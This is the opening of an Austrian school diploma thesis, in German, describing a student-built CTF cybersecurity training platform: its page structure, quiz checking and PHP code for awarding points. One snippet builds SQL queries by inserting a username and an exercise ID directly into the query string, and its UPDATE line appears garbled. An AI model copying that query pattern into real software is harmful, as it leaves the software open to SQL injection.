**HÖHERE TECHNISCHE BUNDESLEHRANSTALT Wien 3 Rennweg**

Höhere Abteilung für Mechatronik
Höhere Abteilung für Informationstechnologie
Fachschule für Informationstechnik

# Diplomarbeit

**„Kobayashi-Maru“ - Cybersecurity**

ausgeführt an der

Höheren Abteilung für

Informationstechnologie/Netzwerktechnik

im Schuljahr 2023/2024

| durch | unter Anleitung von |
|---|---|
| **Ali Gürbüz** | Bernhard Nickel |
| **Karanbir Guron** | Bernhard Nickel |
| **Matthias Stadlinger** | Christian Schöndorfer |
| **Niklas Obermaier** | Bernhard Nickel |

*Wien, April 2024*

# Kurzfassung

Die Diplomarbeit "Kobayashi Maru – Cybersecurity" befasst sich mit der Erstellung von CTF-Beispielen aus verschiedenen Bereichen der Cybersecurity. CTF steht für Capture the Flag und sind Übungen, bei denen es das Ziel ist, ein verstecktes Codewort ausfindig zu machen, indem man ein System angreift oder ein angegriffenes System analysiert. Die Übungen finden in einer gesicherten Umgebung statt und nutzen virtuelle Maschinen. Diese virtuellen Maschinen werden den Schülern und Schülerinnen durch unsere Backend-Infrastruktur zur Verfügung gestellt. Des Weiteren können die gefundenen Codewörter auf unserer erstellten Webseite eingegeben werden, um Punkte zu sammeln.

## Abstract

The thesis "Kobayashi Maru - Cybersecurity" deals with the creation of Capture the Flag (CTF) examples in various areas of cybersecurity. The areas covered are steganography, forensic, injection and network security. The goal of these CTF exercises is to find a hidden code word by attacking a system or analysing an attacked system. They take place in a secure environment and utilise virtual machines. These virtual machines are made available to the students through our backend infrastructure. Furthermore, the code words found can be entered on our website to gain points.

## Ehrenwörtliche Erklärung

Hiermit versichere ich, dass ich die vorliegende Arbeit selbstständig verfasst und keine anderen Hilfsmittel als die angegebenen benützt habe. Die Stellen, die anderen Werken (gilt ebenso für Werke aus elektronischen Datenbanken oder aus dem Internet) wörtlich oder sinngemäß entnommen sind, habe ich unter Angabe der Quelle und Einhaltung der Regeln wissenschaftlichen Zitierens kenntlich gemacht. Diese Versicherung umfasst auch in der Arbeit verwendete bildliche Darstellungen, Tabellen, Skizzen und Zeichnungen.

Für die Erstellung der Arbeit habe ich auch folgende Hilfsmittel generativer KI-Tools verwendet: ChatGPT, und zwar zu folgendem Zweck: Korrektur von Rechtschreibfehlern und Grammatikfehlern. Die verwendeten Hilfsmittel wurden vollständig und wahrheitsgetreu inkl. Produktversion und Prompt ausgewiesen.

*Wien, am 18.04.2024*

Ali Gürbüz

Guron Karanbir

Niklas Obermaier

Matthias Stadlinger

# Präambel

Die Inhalte dieser Diplomarbeit entsprechen § 7(1) und § 24 der Verordnung des Bundesministers für Bildung über die abschließenden Prüfungen in den berufsbildenden mittleren und höheren Schulen (Prüfungsordnung BMHS) vom 30.5.2012 (BGBl. Nr. II 177/2012) in der derzeit geltenden Fassung.

**Liste der betreuenden Lehrer**

Prof. Ing. Dipl.-Ing. (FH), Bernhard Nickel, Bed

Prof. Dipl.-Ing. Christian Schöndorfer

**Liste der Kooperationspartner:**

easyname GmbH

Pfanhauser Druck & Produktions GmbH

PRINTSHOP Sofortdruck- und HandelsgmbH

Verein HTL Rennweg Innovation & Kooperation (INKOO)

# Inhaltsverzeichnis

# 1 Frontend & Usability

## 1.1 Vision

Im Rahmen unserer Diplomarbeit haben wir eine innovative Tournamentplattform entwickelt, die speziell darauf ausgerichtet ist, Schülerinnen und Schüler aufregende und lehrreiche Erfahrungen im Bereich der Cybersicherheit zu bieten. Diese Online-Plattform dient als zentrale Anlaufstelle für den Zugriff auf eine umfangreiche Sammlung von Übungen und Lernmaterialien, die mit dem Ziel konzipiert wurden, Kenntnisse und Fähigkeiten in Capture The Flag (CTF) Herausforderungen aufzubauen und zu vertiefen.

Die Plattform hebt sich durch ihr spielerisches Design hervor, welches den Lernenden erlaubt, IT-Security Kompetenzen auf unterhaltsame Weise zu entwickeln. Durch regelmäßige Überprüfungen wird der Lernfortschritt gefestigt, indem ein interaktives Quizformat angewendet wird, dass die Teilnehmer und Teilnehmerinnen herausfordert und gleichzeitig ihr Wissen vertieft. Dieser Ansatz fördert nicht nur eine vertiefende Auseinandersetzung mit dem Lehrplan, sondern erweitert auch den Horizont der Schüler und Schülerinnen durch die Integration von IT-Sicherheitsübungen, die über den regulären Lehrplan hinausreichen. Dadurch eröffnet sich für die Lernenden die Chance, neue Perspektiven zu erkunden und ihr Wissen über das vorgegebene Curriculum hinaus zu erweitern.

## 1.2 Webdomain

Unser Webauftritt ist in eine Top-Level-Domäne und in zwei Sub-Level-Domänen unterteilt, die jeweils spezifische Zwecke erfüllen und verschiedene Aspekte unseres Projekts abdecken:

- ctflab.at: Die Top-Level-Domäne dient als öffentliche Webseite für Kunden, Sponsoren und der allgemeinen Repräsentation unserer Diplomarbeit.
- intern.ctflab.at: Die CTF-„Spielwiese“ befindet sich auf dieser Sub-Level-Domänen und bietet eine Vielzahl von Hacking-Übungen. Dieser Bereich ist für registrierte Benutzer zugänglich, die ihre Fähigkeiten in einem sicheren Umfeld verbessern möchten.
- admin.ctflab.at: Der Adminbereich ist, als zweite Sub-Level-Domänen, für die interne Verwaltung und Organisation unseres Produkts vorgesehen. Zugriff haben autorisierte Personen, um verschiedene Aspekte der Plattform zu steuern und zu verwalten.

## 1.3 Seitenstruktur

Im weiteren Verlauf werden die Top-Level-Domäne sowie zwei Sub-Level-Domänen ausführlich beschrieben. Hierzu wird die Webseite in ihre einzelnen Bereiche gegliedert, um einen klaren Überblick über die verschiedenen Funktionen und Inhalte unseres Webauftritts zu bieten.

### 1.3.1 ctflab.at

In den folgenden Abschnitten wird die Struktur der öffentlichen Webseite ctflab.at gegliedert, die für externe Kunden und Interessenten zugänglich ist.

#### 1.3.1.1 Ausgangssituation

Die Ausgangssituation beschreibt den Kontext, in dem unsere Diplomarbeit entstanden ist. Im Rahmen der Lehrplanänderung 2023 wurde die Integration von IT-Security als essentieller Bestandteil identifiziert. Wir analysieren dabei, wie die Ziele des Lehrplans durch die Einbindung von Capture The Flag (CTF) Wettbewerben erfüllt werden könnten. Diese Wettbewerbe dienen nicht nur der Identifizierung von Sicherheitslücken, sondern auch der Vorbereitung auf zukünftige berufliche Herausforderungen im Bereich der Informationstechnologie.





Abbildung 1: Ausgangssituation

### 1.3.1.2 Themengebiete

Die Diplomarbeit gliedert sich in drei Hauptthemenbereiche: Backend, Cybersecurity und Frontend. Diese Kategorisierung ermöglicht eine strukturierte Herangehensweise an die verschiedenen Aspekte unseres Produktes. Im Backend-Bereich liegt unser Fokus auf der Bereitstellung und Optimierung der Netzwerkinfrastruktur. Die Cybersecurity beinhaltet das Erstellen von CTF-Übungen zur Identifizierung von Sicherheitslücken. Im Frontend-Bereich konzentrieren wir uns auf die Erstellung von Webseiten, wobei der Schwerpunkt auf der Gestaltung und Funktionalität der Benutzeroberfläche sowie der Interaktion mit den Endbenutzern liegt, um eine benutzerfreundliche Erfahrung zu gewährleisten.


Abbildung 2: Projektthemengebiete

### 1.3.1.3 Unser Diplomarbeitsteam

In diesem Abschnitt unserer Webseite präsentieren wir die Mitglieder unseres Teams und stellen ihre jeweiligen Verantwortlichkeiten im Projekt dar. Darüber hinaus bieten wir Kontaktdaten an, um es Kunden und externen Interessenten zu ermöglichen, unser Team kennenzulernen.


Abbildung 3: Unser Diplomarbeitsteam

### 1.3.1.4 Unsere Kooperationspartner

Wir kooperieren mit externen Partnern wie easyname, PRINTSHOP Landstraße und PRINTSHOP Sofortdruck- u. HandelsgmbH, um die Reichweite und den Mehrwert unserer Diplomarbeit zu steigern. Diese Partnerschaften ermöglichen uns den Zugang zu Ressourcen, Fachwissen und Unterstützung, die uns bei der effektiven Erreichung unserer Ziele unterstützen.


Abbildung 4: Unsere Kooperationspartner

### 1.3.2 intern.ctflab.at

Die Webseite ermöglicht eine einfache und fortlaufende Navigation durch viele verschiedene Seiten, die alle einheitlich aufgebaut sind. Hier ist eine Übersicht über die verschiedenen Bereiche unserer Webseite:

#### 1.3.2.1 Startseite *(index.php)*

Die Startseite fungiert als zentrales Portal für alle Nutzenden und verschafft einen umfassenden Überblick über das gesamte Angebotsspektrum. Von hier aus haben Benutzer die Möglichkeit, die diversen Themengebiete der Übungen zu entdecken.





Abbildung 5: interne Landing Page

#### 1.3.2.2 Eventrooms *(eventroom.php)*

Die Eventroom-Seite präsentiert eine Zusammenfassung der verfügbaren Wettkampfbereiche, in denen die unterschiedlichen Herausforderungen oder Aktivitäten durchgeführt werden. Wie in der folgenden Abbildung dargestellt, lassen sich diese Bereiche auch zu Unterrichtszwecken nutzen.





Abbildung 6: Auflistung der Eventrooms

### 1.3.2.3 Raum *([Name].php)*

Wenn Sie auf einen Eventroom (beschrieben im Abschnitt 1.3.2.2) klicken, gelangen Sie zu folgender Seite. Hier befindet sich eine umfassende Übersicht über die laufenden Capture The Flag (CTF)-Herausforderungen und die involvierten Spieler innerhalb dieses spezifischen Eventrooms.


Abbildung 7: Eventroom Übersicht

Zusätzlich bietet die Seite ein Abgabeformular an, über das Teilnehmer ihre Lösungen oder Protokolle im .pdf-Format einreichen können. Diese Funktion gewährleistet eine strukturierte und zentralisierte Erfassung der abgegebenen Arbeiten.


Abbildung 8: .pdf Abgaben in den Eventrooms

Ein integrierter Messenger bietet den Nutzern die Möglichkeit zur internen Kommunikation innerhalb des Raums. Dieser Kommunikationskanal dient dazu, sich über die laufenden Aktivitäten auszutauschen, Fragen zu stellen und unterstützende Informationen zu teilen.





Abbildung 9: Eventrooms Messenger

#### 1.3.2.4 Rangliste *(ranking.php)*

Auf dieser Seite können Nutzer die Ranglisten einsehen, um zu sehen, wie sie im Vergleich zu anderen Teilnehmern abschneiden. Es gibt eine Auflistung der Top 3 und Top 15 Spieler sowie Statistiken der vergangenen 5 Tage, die mit Hilfe des d3 Frameworks (siehe 1.4.3) visualisiert werden, um Einblicke in die Performance und den Fortschritt zu ermöglichen.





Abbildung 10: TOP-3 Rangliste

### 1.3.2.5 Diplomarbeitsteam *(about.php)*

Die Seite des Diplomarbeitsteams bietet eine Vorstellung der Teammitglieder, Sponsoren und Kontaktmöglichkeiten. Hier können Nutzer das Team kennenlernen, Informationen zu Sponsoren finden und bei Bedarf Kontakt aufnehmen.





Abbildung 11: Vorstellen des Diplomarbeitsteams

### 1.3.2.6 Profilseite *(profile.php)*

Die Profilseite bietet eine individuelle Ansicht für jeden Nutzer und zeigt persönliche Informationen sowie den aktuellen Punktestatus an. Hier haben Benutzer die Möglichkeit, ihre eigenen Daten wie Name, Benutzername, E-Mail, Klasse, Punkte und ihre Platzierung einzusehen. Darüber hinaus können Benutzer auf dieser Seite ihr Profilbild ändern und ihr eigenes Benutzerprofil löschen.





Abbildung 12: Benutzerseite

### 1.3.2.7 Datenschutzrichtlinien *(dsgvo.php)*

Die Datenschutzrichtlinien-Seite klärt Nutzende über ihre Rechte als Betroffene gemäß DSGVO auf. Dazu zählen das Recht auf Auskunft über gespeicherte Daten, Berichtigung, Löschung, Einschränkung der Verarbeitung, Widerspruch gegen die Verarbeitung sowie das Recht auf Datenübertragbarkeit. Zudem wird dargelegt, wie bei einem Website-Besuch allgemeine Informationen erfasst und für Analysezwecke verwendet werden, einschließlich der Rechtsgrundlage für die Verarbeitung, der Speicherdauer und der Empfänger dieser Daten. Die Inhalte dieser Seite wurden mithilfe des Tools auf https://www.datenschutz-generator.de/generator/ generiert, um eine genaue und DSGVO-konforme Darstellung der Datenschutzpraktiken sicherzustellen.





Abbildung 13: Datenschutzrichtlinien der Webseite

### 1.3.2.8 Nutzungsbedingungen *(usage.php)*

Diese Nutzungsbedingungen definieren die Rahmenbedingungen für die Nutzung der Produktes und legen Nutzungsregeln, Verantwortlichkeiten und Haftungsausschlüsse fest.





Abbildung 14: Nutzungsbedingungen

### 1.3.2.9 CTF-Übungsseiten *([CTF-Name].php)*

Auf den Seiten finden sich vielfältige Übungen, jede mit einem einzigartigen Szenario und individuellen Schwierigkeitsstufen. Für jede Übung gibt es spezifische Fragen und Antworten, die es den Teilnehmenden erleichtern, das jeweilige Szenario zu durchdringen, Schwachstellen aufzudecken und passende Lösungsansätze zu entwickeln. Das begleitende Quiz bietet eine interaktive Art und Weise, das angeeignete Wissen praktisch anzuwenden und zu festigen.





Abbildung 15: CTF-Übungsseite

#### 1.3.2.9.1 Hintergrundabläufe und Funktionen

Die Funktion check_answer überprüft, ob die Benutzereingabe mit der in der Datenbank gespeicherten Antwort übereinstimmt. Dabei werden die Eingaben auf Abstände gekürzt und in Kleinbuchstaben umgewandelt. Zusätzlich wird das Flag auch in der Form "Flag{...}" akzeptiert.

```
function check_answer($con, $questionID, $user_answer) {
 global $exerciseID;
 $sql = "SELECT antwort FROM Uebung_Quiz WHERE pk_hint_id = ? AND
 fk_pk_uebung_id = ?";
 $stmt = $con->prepare($sql);
 $stmt->bind_param("ii", $questionID, $exerciseID);
 $stmt->execute();
 $result = $stmt->get_result();

 if ($result->num_rows > 0) {
     $row = $result->fetch_assoc();
     $db_answer = str_replace(" ", "", strtolower($row['antwort']));
     $user_answer_no_spaces = str_replace(" ", "", strtolower($user_an-
swer));
     return $user_answer_no_spaces === $db_answer;
   }
  return false;
}
```

Code 1: Antwortfeld Überprüfung

Nachdem alle Fragen korrekt beantwortet wurden, werden die Punkte basierend auf dem Schwierigkeitsgrad vergeben. Hierfür nutzen wir das System der Fibonacci-Zahlen.

```
$sql_difficulty = "SELECT difficulty_level FROM Uebung WHERE pk_uebung_id =
$exerciseID";
            $result_difficulty = $con->query($sql_difficulty);
            if ($result_difficulty->num_rows > 0) {
                $row_difficulty = $result_difficulty->fetch_assoc();
                $difficultyLevel = $row_difficulty['difficulty_level'];
                $pointsAwarded = 0;
                switch ($difficultyLevel) {
                    case 1:
                        $pointsAwarded = 5;
                        break;
                    case 2:
                        $pointsAwarded = 13;
                        break;
                    case 3:
                        $pointsAwarded = 21;
                        break;
                    case 4:
                        $pointsAwarded = 34;
                        break;
                    case 5:
                        $pointsAwarded = 55;
                        break;
                    default:
                        $pointsAwarded = 1;
                        break;
                }
                $sql_update_points = "UPDATE accounts SET PUNKTE = PUNKTE
                $pointsAwarded WHERE USERNAME = '$common_username'";
                $con->query($sql_update_points);
```

Code 2: Punktevergabe im Wettbewerb

Weil die Seiten dynamisch erstellt sind und auf demselben Code basieren, war es notwendig, unterschiedliche Session-Variablen automatisch zu erstellen. Ohne diese Maßnahme könnten Schwierigkeiten auftreten, wie etwa das Unvermögen, ein Quiz vollständig zu beenden oder das zufällige Erscheinen von Fragen aus verschiedenen Übungen. Um solche Probleme zu umgehen, haben wir entschieden, für jede Quizseite einen einzigartigen Hashwert zu generieren.

```
$basename = basename(__FILE__, '.php');
// Erzeugen eines einzigartigen Hashes
$hash = md5($basename);
// Verwenden des Hashes für den Session-Namen
$session_name = "quiz_" . $hash;
